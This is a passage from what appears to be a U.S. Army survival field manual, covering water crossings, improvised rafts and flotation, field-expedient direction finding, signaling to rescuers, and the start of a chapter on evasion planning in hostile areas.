- A course across the river that leads downstream so that you will cross the current at about a 45-degree angle.

The following areas possess potential hazards; avoid them, if possible:

- Obstacles on the opposite side of the river that might hinder your travel. Try to select the spot from which travel will be the safest and easiest.
- A ledge of rocks that crosses the river. This often indicates dangerous rapids or canyons.
- A deep or rapid waterfall or a deep channel. Never try to ford a stream directly above or even close to such hazards.
- Rocky places. You may sustain serious injuries from slipping or falling on rocks. Usually, submerged rocks are very slick, making balance extremely difficult. An occasional rock that breaks the current, however, may help you.
- An estuary of a river. An estuary is normally wide, has strong currents, and is subject to tides. These tides can influence some rivers many kilometers from their mouths. Go back upstream to an easier crossing site.
- Eddies. An eddy can produce a powerful backward pull downstream of the obstruction causing the eddy and pull you under the surface.

The depth of a fordable river or stream is no deterrent if you can keep your footing. In fact, deep water sometimes runs more slowly and is therefore safer than fast-moving shallow water. You can always dry your clothes later, or if necessary, you can make a raft to carry your clothing and equipment across the river.

You must not try to swim or wade across a stream or river when the water is at very low temperatures. This swim could be fatal. Try to make a raft of some type. Wade across if you can get only your feet wet. Dry them vigorously as soon as you reach the other bank.

RAPIDS

If necessary, you can safely cross a deep, swift river or rapids. To swim across a deep, swift river, swim with the current, never fight it. Try to keep your body horizontal to the water. This will reduce the danger of being pulled under.

In fast, shallow rapids, lie on your back, feet pointing downstream, finning your hands alongside your hips. This action will increase buoyancy and help you steer away from obstacles. Keep your feet up to avoid getting them bruised or caught by rocks.

In deep rapids, lie on your stomach, head downstream, angling toward the shore whenever you can. Watch for obstacles and be careful of backwater eddies and converging currents, as they often contain dangerous swirls. Converging currents occur where new watercourses enter the river or where water has been diverted around large obstacles such as small islands.

To ford a swift, treacherous stream, apply the following steps:

- Remove your pants and shirt to lessen the water's pull on you. Keep your footgear on to protect your feet and ankles from rocks. It will also provide you with firmer footing.
- Tie your pants and other articles to the top of your rucksack or in a bundle, if you have no pack. This way, if you have to release your equipment, all your articles will be together. It is easier to find one large pack than to find several small items.
- Carry your pack well up on your shoulders and be sure you can easily remove it, if necessary. Not being able to get a pack off quickly enough can drag even the strongest swimmers under.

Find a strong pole about 7.5 centimeters in diameter and 2.1 to 2.4 meters long to help you ford the stream. Grasp the pole and plant it firmly on your upstream side to break the current. Plant your feet firmly with each step, and move the pole forward a little downstream from its previous position, but still upstream from you. With your next step, place your foot below the pole. Keep the pole well slanted so that the force of the current keeps the pole against your shoulder (Figure 17-1).

- Cross the stream so that you will cross the downstream current at a 45-degree angle.

Using this method, you can safely cross currents usually too strong for one person to stand against. Do not concern yourself about your pack's weight, as the weight will help rather than hinder you in fording the stream.

If there are other people with you, cross the stream together. Ensure that everyone has prepared their pack and clothing as outlined above. Position the heaviest person on the downstream end of the pole and the lightest on the upstream end. In using this method, the upstream person breaks the current, and those below can move with relative ease in the eddy formed by the upstream person. If the upstream person gets temporarily swept off his feet, the others can hold steady while he regains his footing (Figure 17-2).

If you have three or more people and a rope available, you can use the technique shown in Figure 17-3 to cross the stream. The length of the rope must be three times the width of the stream.

RAFTS

If you have two ponchos, you can construct a brush raft or an Australian poncho raft. With either of these rafts, you can safely float your equipment across a slow-moving stream or river.

Brush Raft

The brush raft, if properly constructed, will support about 115 kilograms. To construct it, use ponchos, fresh green brush, two small saplings, and rope or vine as follows (Figure 17-4):

- Push the hood of each poncho to the inner side and tightly tie off the necks using the drawstrings.
- Attach the ropes or vines at the corner and side grommets of each poncho. Make sure they are long enough to cross to and tie with the others attached at the opposite corner or side.
- Spread one poncho on the ground with the inner side up. Pile fresh, green brush (no thick branches) on the poncho until the brush stack is about 45 centimeters high. Pull the drawstring up through the center of the brush stack.
- Make an X-frame from two small saplings and place it on top of the brush stack. Tie the X-frame securely in place with the poncho drawstring.

- Pile another 45 centimeters of brush on top of the X-frame, then compress the brush slightly.
- Pull the poncho sides up around the brush and, using the ropes or vines attached to the comer or side grommets, tie them diagonally from comer to corner and from side to side.
- Spread the second poncho, inner side up, next to the brush bundle.
- Roll the brush bundle onto the second poncho so that the tied side is down. Tie the second poncho around the brush bundle in the same manner as you tied the first poncho around the brush.
- Place it in the water with the tied side of the second poncho facing up.

Australian Poncho Raft

If you do not have time to gather brush for a brush raft, you can make an Australian poncho raft. This raft, although more waterproof than the poncho brush raft, will only float about 35 kilograms of equipment. To construct this raft, use two ponchos, two rucksacks, two 1.2-meter poles or branches, and ropes, vines, bootlaces, or comparable material as follows (Figure 17-5):

- Push the hood of each poncho to the inner side and tightly tie off the necks using the drawstrings.
- Spread one poncho on the ground with the inner side up. Place and center the two 1.2-meter poles on the poncho about 45 centimeters apart.
- Place your rucksacks or packs or other equipment between the poles. Also place other items that you want to keep dry between the poles. Snap the poncho sides together.
- Use your buddy's help to complete the raft. Hold the snapped portion of the poncho in the air and roll it tightly down to the equipment. Make sure you roll the full width of the poncho.
- Twist the ends of the roll to form pigtails in opposite directions. Fold the pigtails over the bundle and tie them securely in place using ropes, bootlaces, or vines.
- Spread the second poncho on the ground, inner side up. If you need more buoyancy, place some fresh green brush on this poncho.
- Place the equipment bundle, tied side down, on the center of the second poncho. Wrap the second poncho around the equipment bundle following the same procedure you used for wrapping the equipment in the first poncho.
- Tie ropes, bootlaces, vines, or other binding material around the raft about 30 centimeters from the end of each pigtail. Place and secure weapons on top of the raft.

- Tie one end of a rope to an empty canteen and the other end to the raft. This will help you to tow the raft.

Poncho Donut Raft

Another type of raft is the poncho donut raft. It takes more time to construct than the brush raft or Australian poncho raft, but it is effective. To construct it, use one poncho, small saplings, willow or vines, and rope, bootlaces, or other binding material (Figure 17-6) as follows:

- Make a framework circle by placing several stakes in the ground that roughly outline an inner and outer circle.
- Using young saplings, willow, or vines, construct a donut ring within the circles of stakes.
- Wrap several pieces of cordage around the donut ring about 30 to 60 centimeters apart and tie them securely.
- Push the poncho's hood to the inner side and tightly tie off the neck using the drawstring.
- Place the poncho on the ground, inner side up. Place the donut ring on the center of the poncho. Wrap the poncho up and over the donut ring and tie off each grommet on the poncho to the ring.
- Tie one end of a rope to an empty canteen and the other end to the raft. This rope will help you to tow the raft.

When launching any of the above rafts, take care not to puncture or tear it by dragging it on the ground. Before you start to cross the river or stream, let the raft lay on the water a few minutes to ensure that it floats.

If the river is too deep to ford, push the raft in front of you while you are swimming. The design of the above rafts does not allow them to carry a person's full body weight. Use them as a float to get you and your equipment safely across the river or stream.

Be sure to check the water temperature before trying to cross a river or water obstacle. If the water is extremely cold and you are unable to find a shallow fording place in the river, do not try to ford it. Devise other means for crossing. For instance, you might improvise a bridge by felling a tree over the river. Or you might build a raft large enough to carry you and your equipment. For this, however, you will need an axe, a knife, a rope or vines, and time.

Log Raft

You can make a raft using any dry, dead, standing trees for logs. However, spruce trees found in polar and subpolar regions make the best rafts. A simple method for making a raft is to use pressure bars lashed securely at each end of the raft to hold the logs together (Figure 17-7).

FLOTATION DEVICES

If the water is warm enough for swimming and you do not have the time or materials to construct one of the poncho-type rafts, you can use various flotation devices to negotiate the water obstacle. Some items you can use for flotation devices are--

- Trousers. Knot each trouser leg at the bottom and close the fly. With both hands, grasp the waistband at the sides and swing the trousers in the air to trap air in each leg. Quickly press the sides of the waistband together and hold it underwater so that the air will not escape. You now have water wings to keep you afloat as you cross the body of water.

  Note: Wet the trousers before inflating to trap the air better You may have to reinflate the trousers several times when crossing a large body of water.

- Empty containers. Lash together her empty gas cans, water jugs, ammo cans, boxes, or other items that will trap or hold air. Use them as water wings. Use this type of flotation device only in a slow-moving river or stream.
- Plastic bags and ponchos. Fill two or more plastic bags with air and secure them together at the opening. Use your poncho and roll green vegetation tightly inside it so that you have a roll at least 20 centimeters in diameter. Tie the ends of the roll securely. You can wear it around your waist or across one shoulder and under the opposite arm.

Logs. Use a stranded drift log if one is available, or find a log near the water to use as a float. Be sure to test the log before starting to cross. Some tree logs, palm for example, will sink even when the wood is dead. Another method is to tie two logs about 60 centimeters apart. Sit between the logs with your back against one and your legs over the other (Figure 17-8).

- Cattails. Gather stalks of cattails and tie them in a bundle 25 centimeters or more in diameter. The many air cells in each stalk cause a stalk to float until it rots. Test the cattail bundle to be sure it will support your weight before trying to cross a body of water.

There are many other flotation devices that you can devise by using some imagination. Just make sure to test the device before trying to use it.

OTHER WATER OBSTACLES

Other water obstacles that you may face are bogs, quagmire, muskeg, or quicksand. Do not try to walk across these. Trying to lift your feet while standing upright will make you sink deeper. Try to bypass these obstacles. If you are unable to bypass them, you may be able to bridge them using logs, branches, or foliage.

A way to cross a bog is to lie face down, with your arms and legs spread. Use a flotation device or form pockets of air in your clothing. Swim or pull your way across moving slowly and trying to keep your body horizontal.

In swamps, the areas that have vegetation are usually firm enough to support your weight. However, vegetation will usually not be present in open mud or water areas. If you are an average swimmer, however, you should have no problem swimming, crawling, or pulling your way through miles of bog or swamp.

Quicksand is a mixture of sand and water that forms a shifting mass. It yields easily to pressure and sucks down and engulfs objects resting on its surface. It varies in depth and is usually localized. Quicksand commonly occurs on flat shores, in silt-choked rivers with shifting watercourses, and near the mouths of large rivers. If you are uncertain whether a sandy area is quicksand, toss a small stone on it. The stone will sink in quicksand. Although quicksand has more suction than mud or muck, you can cross it just as you would cross a bog. Lie face down, spread your arms and legs, and move slowly across.

VEGETATION OBSTACLES

Some water areas you must cross may have underwater and floating plants that will make swimming difficult. However, you can swim through relatively dense vegetation if you remain calm and do not thrash about. Stay as near the surface as possible and use the breaststroke with shallow leg and arm motion. Remove the plants around you as you would clothing. When you get tired, float or swim on your back until you have rested enough to continue with the breaststroke.

The mangrove swamp is another type of obstacle that occurs along tropical coastlines. Mangrove trees or shrubs throw out many prop roots that form dense masses. To get through a mangrove swamp, wait for low tide. If you are on the inland side, look for a narrow grove of trees and work your way seaward through these. You can also try to find the bed of a waterway or creek through the trees and follow it to the sea. If you are on the seaward side, work inland along streams or channels. Be on the lookout for crocodiles that you find along channels and in shallow water. If there are any near you, leave the water and scramble over the mangrove roots. While crossing a mangrove swamp, it is possible to gather food from tidal pools or tree roots.

To cross a large swamp area, construct some type of raft.

CHAPTER 18 - FIELD-EXPEDIENT DIRECTION FINDING

In a survival situation, you will be extremely fortunate if you happen to have a map and compass. If you do have these two pieces of equipment, you will most likely be able to move toward help. If you are not proficient in using a map and compass, you must take the steps to gain this skill.

There are several methods by which you can determine direction by using the sun and the stars. These methods, however, will give you only a general direction. You can come up with a more nearly true direction if you know the terrain of the territory or country.

You must learn all you can about the terrain of the country or territory to which you or your unit may be sent, especially any prominent features or landmarks. This knowledge of the terrain together with using the methods explained below will let you come up with fairly true directions to help you navigate.

USING THE SUN AND SHADOWS

The earth's relationship to the sun can help you to determine direction on earth. The sun always rises in the east and sets in the west, but not exactly due east or due west. There is also some seasonal variation. In the northern hemisphere, the sun will be due south when at its highest point in the sky, or when an object casts no appreciable shadow. In the southern hemisphere, this same noonday sun will mark due north. In the northern hemisphere, shadows will move clockwise. Shadows will move counterclockwise in the southern hemisphere. With practice, you can use shadows to determine both direction and time of day. The shadow methods used for direction finding are the shadow-tip and watch methods.

Shadow-Tip Methods

In the first shadow-tip method, find a straight stick 1 meter long, and a level spot free of brush on which the stick will cast a definite shadow. This method is simple and accurate and consists of four steps:

- Step 1. Place the stick or branch into the ground at a level spot where it will cast a distinctive shadow. Mark the shadow's tip with a stone, twig, or other means. This first shadow mark is always west--everywhere on earth.
- Step 2. Wait 10 to 15 minutes until the shadow tip moves a few centimeters. Mark the shadow tip's new position in the same way as the first.
- Step 3. Draw a straight line through the two marks to obtain an approximate east-west line.
- Step 4. Stand with the first mark (west) to your left and the second mark to your right--you are now facing north. This fact is true everywhere on earth.

An alternate method is more accurate but requires more time. Set up your shadow stick and mark the first shadow in the morning. Use a piece of string to draw a clean arc through this mark and around the stick. At midday, the shadow will shrink and disappear. In the afternoon, it will lengthen again and at the point where it touches the arc, make a second mark. Draw a line through the two marks to get an accurate east-west line (see Figure 18-1).

The Watch Method

You can also determine direction using a common or analog watch--one that has hands. The direction will be accurate if you are using true local time, without any changes for daylight savings time. Remember, the further you are from the equator, the more accurate this method will be. If you only have a digital watch, you can overcome this obstacle. Quickly draw a watch on a circle of paper with the correct time on it and use it to determine your direction at that time.

In the northern hemisphere, hold the watch horizontal and point the hour hand at the sun. Bisect the angle between the hour hand and the 12 o'clock mark to get the north-south line (Figure 18-2). If there is any doubt as to which end of the line is north, remember that the sun rises in the east, sets in the west, and is due south at noon. The sun is in the east before noon and in the west after noon.

Note: If your watch is set on daylight savings time, use the midway point between the hour hand and 1 o'clock to determine the north-south line.

In the southern hemisphere, point the watch's 12 o'clock mark toward the sun and a midpoint halfway between 12 and the hour hand will give you the north-south line (Figure 18-2).

USING THE MOON

Because the moon has no light of its own, we can only see it when it reflects the sun's light. As it orbits the earth on its 28-day circuit, the shape of the reflected light varies according to its position. We say there is a new moon or no moon when it is on the opposite side of the earth from the sun. Then, as it moves away from the earth's shadow, it begins to reflect light from its right side and waxes to become a full moon before waning, or losing shape, to appear as a sliver on the left side. You can use this information to identify direction.

If the moon rises before the sun has set, the illuminated side will be the west. If the moon rises after midnight, the illuminated side will be the east. This obvious discovery provides us with a rough east-west reference during the night.

USING THE STARS

Your location in the Northern or Southern Hemisphere determines which constellation you use to determine your north or south direction.

The Northern Sky

The main constellations to learn are the Ursa Major, also known as the Big Dipper or the Plow, and Cassiopeia (Figure 18-3). Neither of these constellations ever sets. They are always visible on a clear night. Use them to locate Polaris, also known as the polestar or the North Star. The North Star forms part of the Little Dipper handle and can be confused with the Big Dipper. Prevent confusion by using both the Big Dipper and Cassiopeia together. The Big Dipper and Cassiopeia are always directly opposite each. other and rotate counterclockwise around Polaris, with Polaris in the center. The Big Dipper is a seven star constellation in the shape of a dipper. The two stars forming the outer lip of this dipper are the "pointer stars" because they point to the North Star. Mentally draw a line from the outer bottom star to the outer top star of the Big Dipper's bucket. Extend this line about five times the distance between the pointer stars. You will find the North Star along this line.

Cassiopeia has five stars that form a shape like a "W" on its side. The North Star is straight out from Cassiopeia's center star.

After locating the North Star, locate the North Pole or true north by drawing an imaginary line directly to the earth.

The Southern Sky

Because there is no star bright enough to be easily recognized near the south celestial pole, a constellation known as the Southern Cross is used as a signpost to the South (Figure 18-4). The Southern Cross or Crux has five stars. Its four brightest stars form a cross that tilts to one side. The two stars that make up the cross's long axis are the pointer stars. To determine south, imagine a distance five times the distance between These stars and the point where this imaginary line ends is in the general direction of south. Look down to the horizon from this imaginary point and select a landmark to steer by. In a static survival situation, you can fix this location in daylight if you drive stakes in the ground at night to point the way.

MAKING IMPROVISED COMPASSES

You can construct improvised compasses using a piece of ferrous metal that can be needle shaped or a flat double-edged razor blade and a piece of nonmetallic string or long hair from which to suspend it. You can magnetize or polarize the metal by slowly stroking it in one direction on a piece of silk or carefully through your hair using deliberate strokes. You can also polarize metal by stroking it repeatedly at one end with a magnet. Always rub in one direction only. If you have a battery and some electric wire, you can polarize the metal electrically. The wire should be insulated. If not insulated, wrap the metal object in a single, thin strip of paper to prevent contact. The battery must be a minimum of 2 volts. Form a coil with the electric wire and touch its ends to the battery's terminals. Repeatedly insert one end of the metal object in and out of the coil. The needle will become an electromagnet. When suspended from a piece of nonmetallic string, or floated on a small piece of wood in water, it will align itself with a north-south line. You can construct a more elaborate improvised compass using a sewing needle or thin metallic object, a nonmetallic container (for example, a plastic dip container), its lid with the center cut out and waterproofed, and the silver tip from a pen. To construct this compass, take an ordinary sewing needle and break in half. One half will form your direction pointer and the other will act as the pivot point. Push the portion used as the pivot point through the bottom center of your container; this portion should be flush on the bottom and not interfere with the lid. Attach the center of the other portion (the pointer) of the needle on the pen's silver tip using glue, tree sap, or melted plastic. Magnetize one end of the pointer and rest it on the pivot point.

OTHER MEANS OF DETERMINING DIRECTION

The old saying about using moss on a tree to indicate north is not accurate because moss grows completely around some trees. Actually, growth is more lush on the side of the tree facing the south in the Northern Hemisphere and vice versa in the Southern Hemisphere. If there are several felled trees around for comparison, look at the stumps. Growth is more vigorous on the side toward the equator and the tree growth rings will be more widely spaced. On the other hand, the tree growth rings will be closer together on the side toward the poles.

Wind direction may be helpful in some instances where there are prevailing directions and you know what they are.

Recognizing the differences between vegetation and moisture patterns on north- and south-facing slopes can aid in determining direction. In the northern hemisphere, north-facing slopes receive less sun than south-facing slopes and are therefore cooler and damper. In the summer, north-facing slopes retain patches of snow. In the winter, the trees and open areas on south-facing slopes are the first to lose their snow, and ground snowpack is shallower.

CHAPTER 19 - SIGNALING TECHNIQUES

One of your first concerns when you find yourself in a survival situation is to communicate with your friends or allies. Generally, communication is the giving and receiving of information. As a survivor, you must get your rescuer's attention first, and second, send a message your rescuer understands. Some attention-getters are man-made geometric patterns such as straight lines, circles, triangles, or X's displayed in uninhabited areas; a large fire or flash of light; a large, bright object moving slowly; or contrast, whether from color or shadows. The type of signal used will depend on your environment and the enemy situation.

APPLICATION

If in a noncombat situation, you need to find the largest available clear and flat area on the highest possible terrain. Use as obvious a signal as you can create. On the other hand, you will have to be more discreet in combat situations. You do not want to signal and attract the enemy. Pick an area that is visible from the air, but ensure there are hiding places nearby. Try to have a hill or other object between the signal site and the enemy to mask your signal from the enemy. Perform a thorough reconnaissance of the area to ensure there are no enemy forces nearby.

Whatever signaling technique or device you plan to use, know how to use it and be ready to put it into operation on short notice. If possible, avoid using signals or signaling techniques that can physically endanger you. Keep in mind that signals to your friends may alert the enemy of your presence and location. Before signaling, carefully weigh your rescue chances by friends against the danger of capture by the enemy.

A radio is probably the surest and quickest way to let others know where you are and to let you receive their messages. Become familiar with the radios in your unit. Learn how to operate them and how to send and receive messages.

You will find descriptions of other signaling techniques, devices, and articles you can use. Learn how to use them. Think of ways in which you can adapt or change them for different environments. Practice using these signaling techniques, devices, and articles before you need them. Planned, prearranged signaling techniques may improve your chance of rescue.

MEANS FOR SIGNALING

There are two main ways to get attention or to communicate--visual and audio. The means you use will depend on your situation and the material you have available. Whatever the means, always have visual and audio signals ready for use.

Visual Signals

These signals are materials or equipment you use to make your presence known to rescuers.

Fire

During darkness, fire is the most effective visual means for signaling. Build three fires in a triangle (the international distress signal) or in a straight line with about 25 meters between the fires. Build them as soon as time and the situation permit and protect them until you need them. If you are alone, maintaining three fires may be difficult. If so, maintain one signal fire.

When constructing signal fires, consider your geographic location. If in a jungle, find a natural clearing or the edge of a stream where you can build fires that the jungle foliage will not hide. You may even have to clear an area. If in a snow-covered area, you may have to clear the ground of snow or make a platform on which to build the fire so that melting snow will not extinguish it.

A burning tree (tree torch) is another way to attract attention (Figure 19-1). You can set pitch-bearing trees afire, even when green. You can get other types of trees to burn by placing dry wood in the lower branches and igniting it so that the flames flare up and ignite the foliage. Before the primary tree is consumed, cut and add more small green trees to the fire to produce more smoke. Always select an isolated tree so that you do not start a forest fire and endanger yourself.

Smoke

During daylight, build a smoke generator and use smoke to gain attention (Figure 19-2). The international distress signal is three columns of smoke. Try to create a color of smoke that contrasts with the background; dark smoke against a light background and vice versa. If you practically smother a large fire with green leaves, moss, or a little water, the fire will produce white smoke. If you add rubber or oil-soaked rags to a fire, you will get black smoke.

In a desert environment, smoke hangs close to the ground, but a pilot can spot it in open desert terrain. Smoke signals are effective only on comparatively calm, clear days. High winds, rain, or snow disperse smoke, lessening its chances of being seen.

Smoke Grenades

If you have smoke grenades with you, use them in the same pattern as described for fires. Keep them dry so that they will work when you need them. Take care not to ignite the vegetation in the area when you use them.

Pen Flares

These flares are part of an aviator's survival vest. The device consists of a pen-shaped gun with a flare attached by a nylon cord. When fired, the pen flare sounds like a pistol shot and fires the flare about 150 meters high. It is about 3 centimeters in diameter.

To have the pen flare ready for immediate use, take it out of its wrapper, attach the flare, leave the gun uncocked, and wear it on a cord or chain around your neck. Be ready to fire it in front of search aircraft and be ready with a secondary signal. Also, be ready to take cover in case the pilot mistakes the flare for enemy fire.

Tracer Ammunition

You may use rifle or pistol tracer ammunition to signal search aircraft. Do not fire the ammunition in front of the aircraft. As with pen flares, be ready to take cover if the pilot mistakes your tracers for enemy fire.

Star Clusters

Red is the international distress color; therefore, use a red star cluster whenever possible. Any color, however, will let your rescuers know where you are. Star clusters reach a height of 200 to 215 meters, burn an average of 6 to 10 seconds, and descend at a rate of 14 meters per second.

Star Parachute Flares

These flares reach a height of 200 to 215 meters and descend at a rate of 2.1 meters per second. The M126 (red) burns about 50 seconds and the M127 (white) about 25 seconds. At night you can see these flares at 48 to 56 kilometers.

Mirrors or Shiny Objects

On a sunny day, a mirror is your best signaling device. If you don't have a mirror, polish your canteen cup, your belt buckle, or a similar object that will reflect the sun's rays. Direct the flashes in one area so that they are secure from enemy observation. Practice using a mirror or shiny object for signaling now; do not wait until you need it. If you have an MK-3 signal mirror, follow the instructions on its back (Figure 19-3).

Wear the signal mirror on a cord or chain around your neck so that it is ready for immediate use. However, be sure the glass side is against your body so that it will not flash; the enemy can see the flash.

CAUTION
Do not flash a signal mirror rapidly because a pilot may mistake the flashes for enemy fire. Do not direct the beam in the aircraft's cockpit for more than a few seconds as it may blind the pilot.

Haze, ground fog, and mirages may make it hard for a pilot to spot signals from a flashing object. So, if possible, get to the highest point in your area when signaling. If you can't determine the aircraft's location, flash your signal in the direction of the aircraft noise.

> Note: Pilots have reported seeing mirror flashes up to 160 kilometers away under ideal conditions.

Figures 19-4 and 19-5 show methods of aiming a signal mirror for signaling.

Flashlight or Strobe Light

At night you can use a flashlight or a strobe light to send an SOS to an aircraft. When using a strobe light, take care to prevent the pilot from mistaking it for incoming ground fire. The strobe light flashes 60 times per minute. Some strobe lights have infrared covers and lenses. Blue flash collimators are also available for strobe lights.

VS-17 Panel

During daylight you can use a VS-17 panel to signal. Place the orange side up as it is easier to see from the air than the violet side. Flashing the panel will make it easier for the aircrew to spot. You can use any bright orange or violet cloth as a substitute for the VS-17.

Clothing

Spreading clothing on the ground or in the top of a tree is another way to signal. Select articles whose color will contrast with the natural surroundings. Arrange them in a large geometric pattern to make them more likely to attract attention.

Natural Material

If you lack other means, you can use natural materials to form a symbol or message that can be seen from the air. Build mounds that cast shadows; you can use brush, foliage of any type, rocks, or snow blocks.

In snow-covered areas, tramp the snow to form letters or symbols and fill the depression with contrasting material (twigs or branches). In sand, use boulders, vegetation, or seaweed to form a symbol or message. In brush-covered areas, cut out patterns in the vegetation or sear the ground. In tundra, dig trenches or turn the sod upside down.

In any terrain, use contrasting materials that will make the symbols visible to the aircrews.

Sea Dye Markers

All Army aircraft involved in operations near or over water will normally carry a water survival kit that contains sea dye markers. If you are in a water survival situation, use sea dye markers during daylight to indicate your location. These spots of dye stay conspicuous for about 3 hours, except in very rough seas. Use them only if you are in a friendly area. Keep the markers wrapped until you are ready to use them. Use them only when you hear or sight an aircraft. Sea dye markers are also very effective on snow-covered ground; use them to write distress code letters.

Audio Signals

Radios, whistles, and gunshots are some of the methods you can use to signal your presence to rescuers.

Radio Equipment

The AN/PRC-90 survival radio is a part of the Army aviator's survival vest. The AN/PRC-112 will eventually replace the AN/PRC-90. Both radios can transmit either tone or voice. Any other type of Army radio can do the same. The ranges of the different radios vary depending on the altitude of the receiving aircraft, terrain, vegetation density, weather, battery strength, type of radio, and interference. To obtain maximum performance from radios, use the following procedures:

- Try to transmit only in clear, unobstructed terrain. Since radios are line-of-sight communications devices, any terrain between the radio and the receiver will block the signal.
- Keep the antenna at right angles to the rescuing aircraft. There is no signal from the tip of the antenna.
- If the radio has tone capability, place it upright on a flat, elevated surface so that you can perform other survival tasks.
- Never let the antenna touch your clothing, body, foliage, or the ground. Such contact greatly reduces the range of the signal.
- Conserve battery power. Turn the radio off when you are not using it. Do not transmit or receive constantly. In hostile territory, keep transmissions short to avoid enemy radio direction finding.
- In cold weather, keep the battery inside your clothing when not using the radio. Cold quickly drains the battery's power. Do not expose the battery to extreme heat such as desert sun. High heat may cause the battery to explode. Try to keep the radio and battery as dry as possible, as water may destroy the circuitry.

Whistles

Whistles provide an excellent way for close up signaling. In some documented cases, they have been heard up to 1.6 kilometers away. Manufactured whistles have more range than a human whistle.

Gunshots

In some situations you can use firearms for signaling. Three shots fired at distinct intervals usually indicate a distress signal. Do not use this technique in enemy territory. The enemy will surely come to investigate shots.

CODES AND SIGNALS

Now that you know how to let people know where you are, you need to know how to give them more information. It is easier to form one symbol than to spell out an entire message. Therefore, learn the codes and symbols that all aircraft pilots understand.

SOS

You can use lights or flags to send an SOS--three dots, three dashes, three dots. The SOS is the internationally recognized distress signal in radio Morse code. A dot is a short, sharp pulse; a dash is a longer pulse. Keep repeating the signal. When using flags, hold flags on the left side for dashes and on the right side for dots.

Ground-to-Air Emergency Code

This code (Figure 19-6) is actually five definite, meaningful symbols. Make these symbols a minimum of 1 meter wide and 6 meters long. If you make them larger, keep the same 1: 6 ratio. Ensure the signal contrasts greatly with the ground it is on. Place it in an open area easily spotted from the air.

Number	Message	Code symbol
1	Require assistance.	V
2	Require medical assistance.	X
3	No or negative.	N
4	Yes or affirmative.	Y
5	Proceed in this direction.	↑

Body Signals

When an aircraft is close enough for the pilot to see you clearly, use body movements or positions (Figure 19-7) to convey a message.

Panel Signals

If you have a life raft cover or sail, or a suitable substitute, use the symbols shown in Figure 19-8 to convey a message.

Aircraft Acknowledgments

Once the pilot of a fixed-wing aircraft has sighted you, he will normally indicate he has seen you by flying low, moving the plane, and flashing lights as shown in Figure 19-9. Be ready to relay other messages to the pilot once he acknowledges that he received and understood your first message. Use a radio, if possible, to relay further messages. If no radio is available, use the codes covered in the previous paragraphs.

AIRCRAFT VECTORING PROCEDURES

If you can contact a friendly aircraft with a radio, guide the pilot to your location. Use the following general format to guide the pilot:

- Mayday, Mayday.
- Call sign (if any).
- Name.
- Location.
- Number of survivors.
- Available landing sites.
- Any remarks such as medical aid or other specific types of help needed immediately.

Simply because you have made contact with rescuers does not mean you are safe. Follow instructions and continue to use sound survival and evasion techniques until you are actually rescued.

CHAPTER 20 - SURVIVAL MOVEMENT IN HOSTILE AREAS

The "rescue at any cost" philosophy of previous conflicts is not likely to be possible in future conflicts. Our potential adversaries have made great progress in air defense measures and radio direction finding (RDF) techniques. We must assume that U.S. military forces trapped behind enemy lines in future conflicts may not experience quick recovery by friendly elements. Soldiers may have to move for extended times and distances to places less threatening to the recovery forces. The soldier will not likely know the type of recovery to expect. Each situation and the available resources determine the type of recovery possible. Since no one can be absolutely sure until the recovery effort begins, soldiers facing a potential cutoff from friendly forces should be familiar with all the possible types of recovery, their related problems, and their responsibilities to the recovery effort. Preparation and training can improve the chances of success.

PHASES OF PLANNING

Preparation is a requirement for all missions. When planning, you must consider how to avoid capture and return to your unit. Contingency plans must be prepared in conjunction with unit standing operating procedures (SOPs). Courses of action you or your unit will take must also be considered.

Contingency Plan of Action (CPA)

Intelligence sections can help prepare personnel for contingency actions through information supplied in area studies, SERE (survival, evasion, resistance, and escape) contingency guides, threat briefings, current intelligence reports, and current contact and authentication procedures. Pre-mission preparation includes the completion of a CPA. The study and research needed to develop the CPA will make you aware of the current situation in your mission area. Your CPA will let recovery forces know your probable actions should you have to move to avoid capture.

Start preparing even before pre-mission planning. Many parts of the CPA are SOP for your unit. Include the CPA in your training. Planning starts in your daily training.

The CPA is your entire plan for your return to friendly control. It consists of five paragraphs written in the operation order format. You can take most of paragraph 1, Situation, with you on the mission. Appendix H contains the CPA format. It also indicates what portion of the CPA you can take with you.

A comprehensive CPA is a valuable asset to the soldier trapped behind enemy lines who must try to avoid capture. To complete paragraph 1, know your unit's assigned area or concentrate on potential mission areas of the world. Many open or closed sources contain the information you need to complete a CPA. Open sources may include newspapers, magazines, country or area handbooks, area studies, television, radio, persons familiar with the area, and libraries. Closed sources may include area studies, area assessments, SERE contingency guides, various classified field manuals, and intelligence reports.

Prepare your CPA in three phases. During your normal training, prepare paragraph 1, Situation. Prepare paragraphs 2, 3, 4, and 5 during your pre-mission planning. After deployment into an area, continually update your CPA based on mission changes and intelligence updates.

The CPA is a guide. You may add or delete certain portions based on the mission. The CPA may be a recovery force's only means of determining your location and intentions after you start to move. It is an essential tool for your survival and return to friendly control.

Standing Operating Procedures

Unit SOPs are valuable tools your unit has that will help your planning. When faced with a dangerous situation requiring immediate action, it is not the time to discuss options; it is the time to act. Many of the techniques used during small unit movement can be carried over to fit requirements for moving and returning to friendly control. Items from the SOP should include, but are not limited to--

- Movement team size (three to four persons per team).
- Team communications (technical and nontechnical).
- Essential equipment.
- Actions at danger areas.
- Signaling techniques.
- Immediate action drills.
- Linkup procedures.
- Helicopter recovery devices and procedures.
- Security procedures during movement and at hide sites.
- Rally points.

Rehearsals work effectively for reinforcing these SOP skills and also provide opportunities for evaluation and improvement.

Notification to Move and Avoid Capture

An isolated unit has several general courses of action it can take to avoid the capture of the group or individuals. These courses of action are not courses the commander can choose instead of his original mission. He cannot arbitrarily abandon the assigned mission. Rather, he may adopt these courses of action after completing his mission when his unit cannot complete its assigned mission (because of combat power losses) or when he receives orders to extract his unit from its current position. If such actions are not possible, the commander may decide to have the unit try to move to avoid capture and return to friendly control. In either case, as long as there is communication with higher headquarters, that headquarters will make the decision.

If the unit commander loses contact with higher headquarters, he must make the decision to move or wait. He bases his decision on many factors, including the mission, rations and ammunition on hand, casualties, the chance of relief by friendly forces, and the tactical situation. The commander of an isolated unit faces other questions. What course of action will inflict maximum damage on the enemy? What course of action will assist in completing the higher headquarters' overall mission?

Movement teams conduct the execution portion of the plan when notified by higher headquarters or, if there is no contact with higher headquarters, when the highest ranking survivor decides that the situation requires the unit to try to escape capture or destruction. Movement team leaders receive their notification through prebriefed signals. Once the signal to try to avoid capture is given, it must be passed rapidly to all personnel. Notify higher headquarters, if possible. If unable to communicate with higher headquarters, leaders must recognize that organized resistance has ended, and that organizational control has ceased. Command and control is now at the movement team or individual level and is returned to higher organizational control only after reaching friendly lines.

EXECUTION

